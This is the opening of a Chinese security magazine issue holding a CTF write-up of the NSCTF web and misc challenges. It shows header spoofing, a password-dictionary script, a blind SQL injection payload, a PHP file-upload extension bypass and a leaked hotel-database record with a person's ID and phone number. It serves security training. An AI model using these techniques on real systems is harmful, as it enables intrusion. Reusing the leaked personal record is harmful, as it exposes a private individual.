

第二期

信息安全攻防赛

SECBOOK

书安

信息安全技术文献

主编：xfkxfk

监制：疯子__Madmaner

编辑：DM__、游风、Rexiniu、静默、桔子

出品团队



合作伙伴



乌云知识库
drops.wooyun.org



四叶草安全
你的安全我来服务



PANGU TEAM

目 录

第一章	CTF 精选.....	2
第 1 节	NSCTF Write up Web 篇.....	2
第 2 节	NSCTF Write up Reverse 篇.....	21
第 3 节	XDCTF Write up Web 篇.....	45
第 4 节	XDCTF Write up Reverse 篇.....	75
第 5 节	XDCTF Write up PWN 篇.....	84
第二章	XcodeGhost 小结.....	93
第 1 节	Xcode 编译器里有鬼 – XcodeGhost 样本分析.....	93
第 2 节	XcodeGhost 截胡攻击和服务端的复现以及 UnityGhost 预警.....	105
第三章	Wireshark 系列.....	120
第 1 节	Wireshark 黑客发现之旅-开篇.....	120
第 2 节	Wireshark 黑客发现之旅-肉鸡邮件服务器.....	127
第 3 节	Wireshark 黑客发现之旅-Bodisparking 恶意代码.....	136
第 4 节	Wireshark 黑客发现之旅-暴力破解.....	145
第 5 节	Wireshark 黑客发现之旅-扫描探测.....	160
第 6 节	Wireshark 黑客发现之旅- Lpk.dll 劫持+飞客蠕虫.....	178

第一章 CTF 精选

第1节 NSCTF Write up Web 篇

作者：YHZX_2013

来自：绿盟科技

网址：<http://www.nsfocus.com/>

Misc100 Twitter

题目如图 1-1-1：

还在上微博吗?换个口味吧, 试试twitter吧
关注我们的twitter, 有惊喜
一般人我不告诉他

图 1-1-1

去 Twitter 上搜索 NSCTF，可以看到，如图 1-1-2：




图 1-1-2

然后解 md5 得到 flag：[NSCTF_nsfocus666](#)

Misc250 WireShark

题目如图 1-1-3：

小绿在学习了wireshark后, 在局域网内抓到了室友下载的小东东0.0
你能帮小绿找到吗?

[sniffer.pcapng](#)

图 1-1-3

先过滤 HTTP 包，可以得到 key.rar，如图 1-1-4：

No.	Time	Source	Destination	Protocol	Length	Info
150	43.3853900	192.168.52.129	192.168.52.1	HTTP	399	GET /key.rar HTTP/1.1
152	43.3862170	192.168.52.1	192.168.52.129	HTTP	526	HTTP/1.1 200 OK (app
154	43.5917420	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
155	46.5887330	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1

Media Type	
0140	4b 65 65 70 2d 41 6c 69 76 65 0d 0a 43 6f 6e 74
0150	65 6e 74 2d 54 79 70 65 3a 20 61 70 70 6c 69 63
0160	61 74 69 6f 6e 2f 78 2d 72 61 72 2d 63 6f 6d 70
0170	72 65 73 73 65 64 0d 0a 0d 0a 52 61 72 21 1a 07
0180	00 ce 99 73 80 00 0d 00 00 00 00 00 00 f4 a6
0190	66 db 6d 01 cd 78 20 0b 4f 43 a3 43 df 5e 2e 00
01a0	04 55 62 cb ff 4c 00 8a 59 a4 40 6a 7c 5b 64 08
01b0	4a 2f 68 e5 e6 c5 84 7d 0e d6 57 cd bd 69 f6 59
01c0	e4 13 55 70 8b 05 62 75 06 7f 47 d4 ce 79 f0 7f
01d0	d0 4c f7 cc 81 88 23 04 d9 19 61 41 30 68 74 75
01e0	96 0c 76 38 e6 2d 69 d2 ff 78 ed b9 42 3e 75 9c
01f0	e2 e6 a4 49 ea 39 f4 a6 66 db 6d 01 cd 78 1b cf
0200	32 7b e2 bc f8 d7 cc fd c2 7c 71 cb ab 8b

图 1-1-4

然后翻到了一个 html 文件，dump 出来是这样的，如图 1-1-5：

KEY

密码是nsfocus+5位数字

[key](#)

图 1-1-5

然后就是暴力破解了。最后得到的 flag：**NCTF_R4r_Cr4ck**

Misc400 小绿的女神

题目如图 1-1-6：

小绿女神的生日是2月8日，小绿想给她的卡里冲到208元，你能帮他吗？

刷卡机器地址为：

<http://www.nscf.net:8002/fa81bb665474f11c025b5355582af315/misc/>

tips:

查询余额时为208即可

[card](#)

图 1-1-6

这里首先把原始的卡刷一下，对比下不同的字节，如图 1-1-7：




图 1-1-7

可以看到在 0x40 和 0xc0 那两行有改变，可以发现 0xc0-0xc3 表示当前卡的余额，然后 0xc4-0xc7 是 0xFFFFFFFF 减去余额。而 0x40-0x43 处是 0x80-0x83 减去卡的余额。

这里构造 208 的时候需要注意，中间那一行的总数要改成 300，最开始是 100。然后依次构造第一行和第三行的数据，可以得到，如图 1-1-8：



图 1-1-8

本题 flag : **NSCTF_RfID_Cr4ck**

Web100 Be careful

题目如图 1-1-9：

粗心的小绿

<http://www.nsctf.net:8002/fa81bb665474f11c025b5355582af315/web/01>

图 1-1-9

这个 web 目录下存在 index.php，然后抓包发现 flag，如图 1-1-10：

```

<html><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>NSCTF</title>
</head>
<body alink="#007000" background=" ../images/dot.gif" bgcolor="#000000" link="gold" text="#008000"
vlink="#00c000">
<center>
<br><br>
<center>
<h1>0000000</h1>
<script>
window.location.href="index.html";
</script>
</center>
<br>
<br>
<br>
<!--flag: {NSCTF_1E72F25BA71580D7D7DDBD25ACF4A8F3}-->
</html>

```

图 1-1-10

Flag : **NSCTF_1E72F25BA71580D7D7DDBD25ACF4A8F3**

Web100 Where are you come from

题目如图 1-1-11 :

你是谁

从哪来

到哪去

<http://www.nsctf.net:8002/fa81bb665474f11c025b5355582af315/web/02/>

图 1-1-11

从题目提示肯定考点在 HTTP 头，需要把 X-Forwarded-For 改成题目的 ip，把 Referer 改成官网，不能有子目录，这样就得到了 base64 的 Flag，如图 1-1-12：

```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.152 Safari/537.36
Referer: http://www.nsctf.net/
X-Forwarded-For: 101.200.73.168
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: session=97793e63-b877-4701-a17a-114edf4c7bfa

```



Response

Raw Headers Hex HTML Render

```

Content-Type: text/html

<html><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>NSCTF</title>
</head>
<body alink="#007000" background=" ../images/dot.gif" bgcolor="#000000" link="gold" text="#008000" vlink="#00c000">
<center>Wml4aFp6cDdUbE5EVkVaZk5EZzRZamRoTW1Sa1kyUXdlbUuzTXpReE5qVmpHemxpWVRRMU1UZGtZbU45</center>
</html>

```

图 1-1-12

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
83	Nsf0cuS	200	<input type="checkbox"/>	<input type="checkbox"/>	2171	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	2032	baseline request
1	584521	200	<input type="checkbox"/>	<input type="checkbox"/>	2032	
2	nohack	200	<input type="checkbox"/>	<input type="checkbox"/>	2032	
3	45189946	200	<input type="checkbox"/>	<input type="checkbox"/>	2032	
4	hacksb	200	<input type="checkbox"/>	<input type="checkbox"/>	2032	
5	hackersb	200	<input type="checkbox"/>	<input type="checkbox"/>	2032	
6	heixiaozi	200	<input type="checkbox"/>	<input type="checkbox"/>	2032	
7	360	200	<input type="checkbox"/>	<input type="checkbox"/>	2032	
8	yushiwuzheng	200	<input type="checkbox"/>	<input type="checkbox"/>	2032	
9	wuzheng	200	<input type="checkbox"/>	<input type="checkbox"/>	2032	
10	spider	200	<input type="checkbox"/>	<input type="checkbox"/>	2032	

Request Response

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Date: Thu, 24 Sep 2015 12:18:04 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.3.3-1ubuntu4.12
Set-Cookie: newpage=MjkwYmNhNzBjNzRhZTkzZGI2NjQ0ZmEwMGI1ZDgzYjkucGhw; expires=Thu, 24-Sep-2015 12:19:04 GMT;
Vary: Accept-Encoding
Content-Length: 1837
Connection: close
Content-Type: text/html

```

图 1-1-16

解密之后，进到万恶的留言板，如图 1-1-17：

小黑留言板

你还没有填写留言内容!

小黑最近刚学会php就写了个留言板让大家使用,可是这个留言板有漏洞,导致大黑们可以通过某些手段以小黑的身份留言

大黑们,你们准备好了吗?

留言者	留言内容

图 1-1-17

留言抓包，发现 cookie 里面有个 Islogin 变量，POST 数据有个 userlevel 变量，需要分别修改为 1 和 root（为啥是 root 不是 admin，我并不知道。），如图 1-1-18：




图 1-1-18

然后得到本题目的 flag : **NSCTF_76b44eac527ad5c8789f5d2e0f1ede9a**

Web150 social engeer

题目如图 1-1-19 :

<http://www.nscf.net:8002/fa81bb665474f11c025b5355582af315/web/07/>

图 1-1-19

这题首先需要根据主办方的提示 (生日和姓名), 生成对应的字典, 这里写了个脚本, 如图

1-1-20

```

name = ['xiaoming', 'Xiaoming', 'XiaoMing', 'xiaoMing', 'Xming', 'XMing', 'xMing']
birth = ['1995', '09', '9', '23', '199509', '9509', '19959', '959', '19950923',

f = open('dir_s.txt', 'w')

for n in name:
    for b in birth:
        for b2 in birth:
            f.write(b2+n+b+'\n')
            f.write(b2+b+n+'\n')
            f.write(n+b2+b+'\n')

```

图 1-1-20

爆破得到密码为 : Xiaoming09231995 , 如图 1-1-21 :




图 1-1-21

然后搜索之前泄露的某酒店会员数据社工库，可以得到王先生的个人信息，如图 1-1-22：

王伟,, ,ID,34112519831224875X,M,19831224,-,,F,,,,,,,,,13588342951,,,,,,,,,0,20
13-1-14 9:30:18,20050105

图 1-1-22

再次提交身份证号码作为密钥，得到 Flag，如图 1-1-23：



图 1-1-23

本题 Flag：[NSCTF_3ad65730a8f203a5ab861169e9547f6](#)

Web200 Javascript

题目如图 1-1-24 :

<http://www.nscf.net:8002/fa81bb665474f11c025b5355582af315/web/06/>
小绿不懂javascript, 你能帮助他吗?

图 1-1-24

右键查看源代码, 然后点进去 check.js, 把混淆之后的js 代码进行解密,

<http://tool.chinaz.com/js.aspx?qq-pf-to=pcqq.c2c> 之后得到可以看的源码 :

```
var strKey1 = "JaVa3C41ptIsAGo0DStAff";
var strKey2 = "CaNUknOWThIsK3y";
var strKey3 = String.fromCharCode(71, 48, 111, 100, 33);
if (uname == (strKey3 + (((strKey1.toLowerCase()).substring(0, strKey1.indexOf("0")) +
strKey2.substring(2, 6)).toUpperCase()).substring(0, 15))) {
    var strKey4 = 'Java_Scr1pt_Pa4sW0rd_K3y_H3re';
    if (upass == (strKey4.substring(strKey4.indexOf('1', 5), strKey4.length - strKey4.indexOf('_') +
5))) {
        alert('Login Success!');
        document.getElementById('key').innerHTML =
unescape("%3Cfont%20color%3D%22%23000%22%3Ea2V5X0NoM2NrXy50eHQ=%3C/font%3E
");
    } else {
        alert('Password Error!');
    }
} else {
    alert('Login Failed!');}
```

解 url 编码和 base64 得到 : key_Ch3ck_.txt, 提示使用 Ch3ck_Au7h.php.

用 firebug 解出对应的 username 和 password, 然后登录, 如图 1-1-25 :




图 1-1-25

按照 php 代码,将密文先进行 rot13 一下解密,再倒叙,再 base64。然后对字符循环减 1、

再倒叙可以得到 flag : **NSCTF_b73d5adfb819c64603d7237fa0d52977**

Web200 Decode

题目如图 1-1-29 :

<http://www.nsctf.net:8000/fa81bb665474f11c025b5355582af315/web/09/>

据说小绿经常喜欢在Linux下做开发工作。

图 1-1-29

访问.index.php.swp 可以看到部分源码,如图 1-1-30 :

```
$userInfo = @unserialize($_REQUEST['userInfo']);
$query = 'SELECT * FROM users WHERE id = \'' . clear($userInfo['id']) . '\ ' AND password = \'' . clear($userInfo['pass']) . '\ ' ';
$result = mysql_query($query);
if (!$result || mysql_num_rows($result) < 1) {
    die('Invalid password!');
}
$row = mysql_fetch_assoc($result);
foreach($row as $key => $value) {
    $userInfo[$key] = $value;
}
$oldPass = @$_REQUEST['oldPass'];
$newPass = @$_REQUEST['newPass'];
if ($oldPass == $userInfo['password']) {
    $userInfo['password'] = $newPass;
    $query = 'UPDATE users SET pass = \'' . clear($newPass) . '\ ' WHERE id = \'' . clear($userInfo['id']) . '\ ' ';
    mysql_query($query);
    echo 'Password Changed Success.<br>';
}
else {
    echo 'Invalid old password entered.';
}
.
```

图 1-1-30

然后 id 和 pass 是在 index.php 的返回包中抓到的 1-1-31 :

```
HTTP/1.1 200 OK
Date: Fri, 25 Sep 2015 11:13:06 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.12
Set-Cookie: pass=2DI42GY3NDE3OWMjMzFmYjEyMjRhMDMyZTQyOQWOMGY43D; expires=Fri, 25-Sep-2015 11:14:06 GMT; Max-Age=60
Set-Cookie: id=3; expires=Fri, 25-Sep-2015 11:14:06 GMT; Max-Age=60
Vary: Accept-Encoding
Content-Length: 387
Content-Type: text/html

<html><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8">
```

图 1-1-31

解得 pass=20150923, 这里有个坑, id 需要改成 1, 才能过第一个判断点。另一个坑点是

POST 过去是没用的, 最后构造数据, 如图 1-1-32 :

unset 语句,所以只需要在传参的时候,传入 `_CONFIG` 就可以 unset 掉全局变量 `$_CONFIG` 数组,使得正则无效。然后就是绕过 clean 函数,要想查询记录数 > 1,就必须截断单引号,最后尝试得到的正确姿势,如图 1-1-35:




图 1-1-35

而如果是以 `username[0]` 传入就会过滤,如图 1-1-36:




图 1-1-36

所以得到最终 flag : `NSCTF_adf0ff1eb152b1e3398ba4523fc713f`

Web350 SQLI

题目如图 1-1-37：

<http://www.nscf.net:8000/fa81bb665474f11c025b5355582af315/web/12/>

图 1-1-37

这个题目可以控制的 POST 参数有两个：username 和 filtername，刚开始一直没理解第

二个参数是干嘛的。直接给 username 传个' 会被反斜线，如图 1-1-38：



图 1-1-38

然后偶然中发现，用 URL 两次编码就可以绕过了，如图 1-1-39：




图 1-1-39

猜到表名和列名后，用 BOOL 型盲注 payload，利用 burpsuite 跑一下，如图 1-1-43：

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
1910	10	t	200	<input type="checkbox"/>	<input type="checkbox"/>	1239	
511	11	f	200	<input type="checkbox"/>	<input type="checkbox"/>	1239	
3612	12	_	200	<input type="checkbox"/>	<input type="checkbox"/>	1239	
3513	13	g	200	<input type="checkbox"/>	<input type="checkbox"/>	1239	
3414	14	8	200	<input type="checkbox"/>	<input type="checkbox"/>	1239	
215	15	c	200	<input type="checkbox"/>	<input type="checkbox"/>	1239	
3116	16	s	200	<input type="checkbox"/>	<input type="checkbox"/>	1239	
117	17	b	200	<input type="checkbox"/>	<input type="checkbox"/>	1239	
518	18	f	200	<input type="checkbox"/>	<input type="checkbox"/>	1239	
3119	19	s	200	<input type="checkbox"/>	<input type="checkbox"/>	1239	
3420	20	8	200	<input type="checkbox"/>	<input type="checkbox"/>	1239	
421	21	e	200	<input type="checkbox"/>	<input type="checkbox"/>	1239	


```

<tt>
<input type="hidden" name="filtername" />
</tt>
<tt>
<td colspan="2">
<label>
<input type="submit" name="Submit" value="00" />
</label>
</td>
</td>
</table>
</form>
<p>Your Search username is : admin' and exists(select flag from flag where substr(flag,36,1)='0') -- </p><p>username: admin' and exists(select f.
substr(flag,36,1)='0') -- <b>First name: admin<br>Last name: admin</p></center>

```

图 1-1-43

最后跑出来 Flag：**nsctf_98c5bf58e35877fc76ce03f0f01327c5**

(比较蠢的是，最开始没发现 flag 表，把 user 表内容整个拖了一遍，QAQ。以及后来发现貌似可以 Union 注入！)

Web400 File Upload

题目如图 1-1-44~图 1-1-45：

<http://www.nsctf.net:8001/fa81bb665474f11c025b5355582af315/web/11/>

图 1-1-44




图 1-1-45

上传.php，发现被重命名，这里先是对 ph*形式进行了 fuzz，写入<?php phpinfo()?>，

发现为 pht 的时候，竟然解析了，如图 1-1-46：




图 1-1-46

然后就这样拿到了 flag：**NSCTF_8f0fc74ddf786103ed56d20af3bf2697**

后来上交了 shell 之后，题目略微有了修改，重新 fuzz，发现传.php5 的时候，会出现，如

图 1-1-47：



图 1-1-47

好吧，开两个脚本，一个写 php5 一个访问，果然得到了想要的，如图 1-1-48：

```
HTTP/1.1 200 OK
Date: Thu, 24 Sep 2015 12:50:12 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.12
Content-Length: 45
Connection: close
Content-Type: text/html

flag: {NSCTF_8f0fc74ddf786103ed56d20af3bf2697}
```

图 1-1-48

当然也可以 getshell 啦，不过题目后来迁移了，没什么用了。

Crypto50 神奇的字符串

题目如图 1-1-49：

小绿在学习了抓包技术后，在局域网中抓到了这样一串神秘的字符串：

U2FsdGVkX1+qtU8KEGmMJwGgKcPUK3XBTdM+KhNRLHSCQL2nSxaW8++yBUkSylRp
请帮帮小绿

图 1-1-49

搜索在线 AES 解密：

<http://www.idgui.com/AES/?|m||m|U2FsdGVkX1+qtU8KEGmMJwGgKcPUK3XBTdM+KhNRLHSCQL2nSxaW8++yBUkSylRp>，如图 1-1-50：



图 1-1-50

看来还需要进行移位，如图 1-1-51：



图 1-1-51

得到最后的 Flag：**NSCTF_Rot_EnCryption**

Crypto100 神奇的图片

题目如图 1-1-52：

小绿从网上找到一张神奇的图片
据说图片中有好东西
你能找到它吗?

[oddpic.jpg](#)

图 1-1-52

文件尾巴被加了一张图片，foremost 提取出来就有 flag 了，如图 1-1-53：

```
falg{NSCTF_e6532a34928a3d1dadd0b049d5a3cc57}
```

图 1-1-53

呃，貌似发现了什么。本题 Flag：[NSCTF_e6532a34928a3d1dadd0b049d5a3cc57](#)

